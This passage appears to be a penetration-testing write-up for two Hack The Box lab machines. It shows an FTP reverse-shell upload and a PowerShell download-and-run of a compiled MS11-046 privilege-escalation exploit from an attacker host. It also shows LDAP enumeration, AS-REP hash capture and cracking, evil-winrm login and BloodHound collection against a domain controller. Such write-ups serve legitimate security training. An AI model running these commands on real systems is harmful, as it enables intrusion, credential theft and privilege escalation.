| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 03-18-17  01:06AM       <DIR>          aspnet_client
| 03-17-17  04:37PM                  689 iisstart.htm
|_03-17-17  04:37PM               184946 welcome.png
| ftp-syst:
|_  SYST: Windows_NT
```


A directory brute force reveals that the content of the FTP server is connected to the webpages.


```
┌──(kali㉿kali)-[~]
└─$ dirb http://10.10.10.5

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Thu Jan 26 11:44:22 2023
URL_BASE: http://10.10.10.5/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.10.10.5/ ----
==> DIRECTORY: http://10.10.10.5/aspnet_client/

---- Entering directory: http://10.10.10.5/aspnet_client/ ----
==> DIRECTORY: http://10.10.10.5/aspnet_client/system_web/

---- Entering directory: http://10.10.10.5/aspnet_client/system_web/ ----

-----------------
END_TIME: Thu Jan 26 11:49:37 2023
DOWNLOADED: 13836 - FOUND: 0
```

Now to test for a vulnerability in IIS version 5.0-7.0 that allows anyone with access to the FTP server to upload files for a web page:

```
ftp> put shell.aspx
local: shell.aspx remote: shell.aspx
229 Entering Extended Passive Mode (|||49185|)
125 Data connection already open; Transfer starting.
100% |***********************************************************|
226 Transfer complete.
2754 bytes sent in 00:00 (110.80 KiB/s)
ftp>
```

FTP allowed us to upload a reverse shell. Now we'll set up a NetCat listener and navigate to the reverse shell and see if we gain access to the server.





The page loads and a webshell is caught.

Privilege Escalation
Now to gather some information about the target system using the *systeminfo* command:

```
C:\>systeminfo
systeminfo

Host Name:                 DEVEL
OS Name:                   Microsoft Windows 7 Enterprise
OS Version:                6.1.7600 N/A Build 7600
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Workstation
OS Build Type:             Multiprocessor Free
Registered Owner:          babis
Registered Organization:
Product ID:                55041-051-0948536-86302
Original Install Date:     17/3/2017, 4:17:31 ◆◆
System Boot Time:          26/1/2023, 5:48:44 ◆◆
System Manufacturer:       VMware, Inc.
System Model:              VMware Virtual Platform
System Type:               X86-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: x64 Family 6 Model 85 Stepping 7 GenuineIntel ~2294 Mhz
BIOS Version:              Phoenix Technologies LTD 6.00, 12/12/2018
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             el;Greek
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC+02:00) Athens, Bucharest, Istanbul
Total Physical Memory:     3.071 MB
Available Physical Memory: 2.477 MB
Virtual Memory: Max Size:  6.141 MB
Virtual Memory: Available: 5.557 MB
Virtual Memory: In Use:    584 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    HTB
Logon Server:              N/A
Hotfix(s):                 N/A
Network Card(s):           1 NIC(s) Installed.
                           [01]: vmxnet3 Ethernet Adapter
                                 Connection Name: Local Area Connection 3
                                 DHCP Enabled:    No
                                 IP address(es)
                                 [01]: 10.10.10.5
                                 [02]: fe80::58c0:f1cf:abc6:bb9e
                                 [03]: dead:beef::9e5:6cd7:b0f7:bb0d
                                 [04]: dead:beef::58c0:f1cf:abc6:bb9e
```

Note the Version of Windows: Windows 7 Build 7600. A quick Google search reveals a publicly known exploit.

Microsoft Windows (x86) - 'afd.sys' Local Privilege Escalation (MS11-046)

EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
40564	2011-1249	TOMISLAV PASKALEV	LOCAL	WINDOWS_X86	2016-10-18

EDB Verified: ✓

Exploit: / {}

Vulnerable App:

Now to compile the the exploit you require a tool known as mingw-64. Install it with *sudo apt-get mingw-w64* and use the following command to compile it:
i686-w64-mingw32-gcc 40564.c -o priv_esc.exe -lws2_32

```
┌──(kali㉿kali)-[~]
└─$ i686-w64-mingw32-gcc 40564.c -o priv_esc.exe -lws2_32
```

Now transfer the exploit by setting up a HTTP server on the host machine and using the following command on your target machine:
powershell -c "(new-object System.Net.WebClient).DownloadFile('http://10.10.14.4/priv_esc.exe', 'c:|Users|Public|Downloads|priv_esc.exe')"

```
C:\>powershell -c "(new-object System.Net.WebClient).DownloadFile('http://10.10.14.4/priv_esc.exe', 'C:\Users\Public\Downloads\priv_esc.exe')"
powershell -c "(new-object System.Net.WebClient).DownloadFile('http://10.10.14.4/priv_esc.exe', 'C:\Users\Public\Downloads\priv_esc.exe')"
cd C:\Users\Public\Downloads
```

If done correctly the executable should be there:

```
C:\Users\Public\Downloads>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 137F-3971

 Directory of C:\Users\Public\Downloads

26/01/2023  08:37 ••    <DIR>          .
26/01/2023  08:37 ••    <DIR>          ..
26/01/2023  08:37 ••           240.005 priv_esc.exe
               1 File(s)        240.005 bytes
               2 Dir(s)   4.696.227.840 bytes free
```

Now run the executable:

```
C:\Users\Public\Downloads>priv_esc.exe
priv_esc.exe

c:\Windows\System32>whoami
whoami
nt authority\system

c:\Windows\System32>
```

Forest/LDAP Enum Service Account Exploit

The assessor began with an Nmap scan using the following commands:
sudo nmap -sV -p- -A 10.10.10.161 > Forest_scan

• -sV conducts a service enumeration scan

• -p- scans all 65535 ports
• -A is an aggressive scan that attempts to determine operating system information, service information, etc.

The scan reveals several ports related to an Active Directory Domain Control:

```
┌──(kali㉿kali)-[~/HTB/Forest]
└─$ cat Forest_scan
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-17 13:06 EDT
Nmap scan report for 10.10.10.161
Host is up (0.049s latency).
Not shown: 65511 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
53/tcp    open  domain       Simple DNS Plus
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2023-03
-17 17:15:09Z)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Domain:
 htb.local, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds Windows Server 2016 Standard 14393 microsoft-ds
(workgroup: HTB)
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain:
 htb.local, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf       .NET Message Framing
```

Since LDAP is open we can attempt an anonynous bind using the following command:
ldapsearch -H ldap://10.10.10.161:389/ -x -b "dc=htb,dc=local"
• -x specifies anonymous authentication
• -b specifies the search base

As we can see it allows us to query the domain without credentials.

```
┌──(kali㉿kali)-[~/HTB/Forest]
└─$ ldapsearch -H ldap://10.10.10.161:389/ -x -b "dc=htb,dc=local"
# extended LDIF
#
# LDAPv3
# base <dc=htb,dc=local> with scope subtree
# filter: (objectclass=*)
# requesting: ALL
#

# htb.local
dn: DC=htb,DC=local
objectClass: top
objectClass: domain
objectClass: domainDNS
distinguishedName: DC=htb,DC=local
instanceType: 5
whenCreated: 20190918174549.0Z
whenChanged: 20230317165758.0Z
subRefs: DC=ForestDnsZones,DC=htb,DC=local
subRefs: DC=DomainDnsZones,DC=htb,DC=local
subRefs: CN=Configuration,DC=htb,DC=local
uSNCreated: 4099
dSASignature:: AQAAACgAAAAAAAAAAAAAAAAAAAAAAOqNrI1l5QUq5WV+CaJoIcQ=
uSNChanged: 888873
name: htb
```

Now we can use a tool known as windapsearch.py for further enumeration:
python2 windapsearch_py2.py -d htb.local --dc-ip 10.10.10.161 -U
• -d Domain
• --dc-ip Domain IP Address
• -U User enumeration

```
┌──(kali㉿kali)-[~/HTB/Forest/windapsearch]
└─$ python2 windapsearch_py2.py -d htb.local --dc-ip 10.10.10.161 -U
[+] No username provided. Will try anonymous bind.
[+] Using Domain Controller at: 10.10.10.161
[+] Getting defaultNamingContext from Root DSE
[+]     Found: DC=htb,DC=local
[+] Attempting bind
[+]     ... success! Binded as:
[+]      None

[+] Enumerating all AD users
[+]     Found 28 users:
```

Further enumeration using the following command, directed us to a Service Account labelled *svc-alfresco*
python2 windapsearch_py2.py -d htb.local --dc-ip 10.10.10.161 --custom "objectClass="*
• --custom Allows us to add filters to our query

```
┌──(kali㉿kali)-[~/HTB/Forest/windapsearch]
└─$ python2 windapsearch_py2.py -d htb.local --dc-ip 10.10.10.161 --custom "objectClass=*"

[+] No username provided. Will try anonymous bind.
[+] Using Domain Controller at: 10.10.10.161
[+] Getting defaultNamingContext from Root DSE
[+]     Found: DC=htb,DC=local
[+] Attempting bind
[+]     ...success! Binded as:
[+]      None
[+] Performing custom lookup with filter: "objectClass=*"
[+]     Found 312 results:
```

```
CN=svc-alfresco,OU=Service Accounts,DC=htb,DC=local
```

Using the GetNPUsers.py script we can get the Kerberos TGT and attempt to get the password for the Service Account:

```
┌──(kali㉿kali)-[~]
└─$ GetNPUsers.py htb.local/svc-alfresco -dc-ip 10.10.10.161 -no-pass
Impacket v0.10.1.dev1+20230316.112532.f0ac44bd - Copyright 2022 Fortra

[*] Getting TGT for svc-alfresco
$krb5asrep$23$svc-alfresco@HTB.LOCAL:46ff9c69ada74b1395d2d98712d79fb8$820f105a6a3369399502
6cad3086efc83f6e6dfa5e52d3b3ed7f4a06cf0aa682b263da2c5fc207a6abf4b10a3774a2c367b88be02efe3a
4678de2182efa06eb1df9aacbc352936efd4e467f45466b92cf9e4331d9ea224144a67a9e2fb4c3e49ed321483
03d11d20cb49470013d2ef92cba221e2504a1988f915402beb109614ebf202ce3bf6c16d05f5a2d96fbcd473ba
96f775a1463b1f53c8cc20d4ec619e405118b2c8edb5e0faf8362b23158724d22173bb99eb5d39b91a205e2906
758dd866a3eefb8736519c4ec6810a18d7655ee9fd7adeaed69b04987a27893b61bc998b09a1a3da
```

Now we can use JohntheRipper to decrypt the hash:
john hash -w=/usr/share/wordlists/rockyou.txt

```
┌──(kali㉿kali)-[~/HTB/Forest]
└─$ john hash -w=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PB
KDF2 HMAC-SHA1 AES 128/128 AVX 4x])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
s3rvice          ($krb5asrep$23$svc-alfresco@HTB.LOCAL)
1g 0:00:00:03 DONE (2023-03-17 19:10) 0.3311g/s 1352Kp/s 1352Kc/s 1352KC/s s40144740144740
1447..s3r2s1
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Next we can use evil-winrm since port 5985 is open, to gain shell access:
evil-winrm -i 10.10.10.161 -u svc-alfresco -p s3rvice

```
┌──(kali㉿kali)-[~/HTB/Forest]
└─$ evil-winrm -i 10.10.10.161 -u svc-alfresco -p s3rvice

Evil-WinRM shell v3.4

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_pro
c() function is unimplemented on this machine

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-w
inrm#Remote-path-completion

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> whoami
htb\svc-alfresco
```

Privilege Escalation/Exploitation

Now that we are on the system we can begin enumeration to elevate our privileges. Since we have valid credentials we can use BloodHound to enumerate the Active Directory environment for us:
bloodhound-python -d htb.local -u svc-alfresco -p s3rvice -gc forest.htb.local -c all -ns 10.10.10.161


- -d Domain
- -u User
- -p Password
- -gc Host/FQDN
- -c Collection Method
- -ns Nameserver

```
┌──(kali㉿kali)-[~]
└─$ bloodhound-python -d htb.local -u svc-alfresco -p s3rvice -gc forest.htb.local -c all -ns 10.10.10.161
INFO: Found AD domain: htb.local
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: [Errno Connection error (htb.local:88)] [Errno -2] Name or service not known
INFO: Connecting to LDAP server: FOREST.htb.local
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 2 computers
INFO: Connecting to LDAP server: FOREST.htb.local
INFO: Found 32 users
INFO: Found 76 groups
INFO: Found 2 gpos
INFO: Found 15 ous
INFO: Found 20 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: EXCH01.htb.local
INFO: Querying computer: FOREST.htb.local
INFO: Done in 00M 14S
```


Now if we check our directory there will be several JSON files that we can import into BloodHound

```
┌──(kali㉿kali)-[~]
└─$ ls
2023-03-14-mssb.xls            20230318124935_domains.json  20230318124935_ous.json    Documents  HTB         Pictures     rsa.py          Videos                        Win_Exploit
20230318124935_computers.json  20230318124935_gpos.json     20230318124935_users.json  Downloads  Music       Public       systeminfo.txt  Windows-Exploit-Suggester
20230318124935_containers.json 20230318124935_groups.json   Desktop                    hash       NC_Windows  __pycache__  Templates       windows-exploit-suggester.py
```


Drag and Drop the files into BloodHound

